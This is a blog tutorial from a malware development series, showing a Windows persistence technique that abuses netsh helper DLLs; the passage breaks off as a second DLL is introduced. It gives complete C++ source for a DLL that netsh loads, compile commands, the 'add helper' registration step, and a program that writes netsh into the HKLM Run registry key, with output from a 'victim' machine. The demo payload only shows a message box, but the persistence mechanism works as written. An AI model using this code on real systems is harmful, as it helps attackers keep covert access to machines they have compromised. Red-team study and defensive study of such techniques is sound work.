
Malware development: persistence - part 6. Windows netsh helper DLL. Simple C++ example.

cocomelonc.github.io/tutorial/2022/05/29/malware-pers-6.html

May 29, 2022

2 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is a next part of a series of articles on windows malware persistence techniques and tricks.

Today I'll write about the result of my own research into another persistence trick: Netsh Helper DLL.

netsh

Netsh is a Windows utility that administrators can use to modify the host-based Windows firewall and perform network configuration tasks. Through the use of DLL files, Netsh functionality can be expanded.

This capability enables red teams to load arbitrary DLLs to achieve code execution and therefore persistence using this tool. However, local administrator privileges are required to implement this technique.


practical example

Let's go to consider practical example. First of all create malicious DLL:

```
/*
evil.cpp
simple DLL for netsh
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/05/29/malware-pers-6.html
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

extern "C" __declspec(dllexport) DWORD InitHelperDll(DWORD dwNetshVersion, PVOID
pReserved) {
  MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
  return 0;
}
```

Compile it:


```
x86_64-w64-mingw32-gcc -shared -o evil.dll evil.cpp -fpermissive
```



And transferred to the target victim's machine.


Netsh interacts with other components of the operating system via dynamic-link library (DLL) files. Each netsh helper DLL offers a comprehensive collection of features. The functionality of Netsh can be expanded using DLL files:


```
reg query "HKLM\Software\Microsoft\NetSh" /s
```



Then, the `add helper` can be used to register the DLL with the `netsh` utility:

```
netsh
add helper Z:\2022-05-29-malware-pers-6\evil.dll
```


win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
PS C:\Windows\system32> cd Z:\2022-05-29-malware-pers-6\
PS Z:\2022-05-29-malware-pers-6> dir
Administrator: Command Prompt - netsh
Microsoft Windows [Version 10.0.17134.112]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>netsh
netsh>add helper Z:\2022-05-29-malware-pers-6\evil.dll
=^..^=
Meow-meow!
OK
Activate Windows
Go to Settings to activate Windows.
Type here to search
3:22 PM
5/29/2022
Right Ctrl



Everything is worked perfectly!


However, `netsh` is not scheduled to start automatically by default. Persistence on the host is created by creating a registry key that executes the application during Windows startup. This can be done immediately using the script below:

```
/*
pers.cpp
windows persistence via netsh helper DLL
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/05/29/malware-pers-6.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
  HKEY hkey = NULL;

  // netsh
  const char* netsh = "C:\\Windows\\SysWOW64\\netsh";

  // startup
  LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
(LPCSTR)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0 , KEY_WRITE, &hkey);
  if (res == ERROR_SUCCESS) {
    // create new registry key
    RegSetValueEx(hkey, (LPCSTR)"hack", 0, REG_SZ, (unsigned char*)netsh,
strlen(netsh));
    RegCloseKey(hkey);
  }
  return 0;
}
```

As you can see it's similar to script from my post about persistence via registry run keys

Check registry run keys:

```
reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /s
```




Compile it:

```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```


```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-29-malware-pers-6]
└─$ x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-29-malware-pers-6]
└─$ ls -lt
total 120
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 May 29 15:14 pers.exe
-rw-r--r-- 1 cocomelonc cocomelonc  1144 May 29 15:14 pers.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc 94274 May 29 15:12 evil.dll
-rwxr-x--- 1 cocomelonc cocomelonc  1762 May 29 14:58 evil.cpp

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-29-malware-pers-6]
└─$
```

and run on victim's machine:

```
.\pers.exe
```



When the `add helper` command is executed to load a DLL file, the following registry key is created:




But there is a caveat. The PoC's logic needs to be updated to create a new thread so that netsh can still be used while the payload is running. However, when netsh ends, so does your malicious logic.

So, let's try. Create new DLL (`evil2.cpp`):

```
/*
evil2.cpp
simple DLL for netsh
author: @cocomelonc
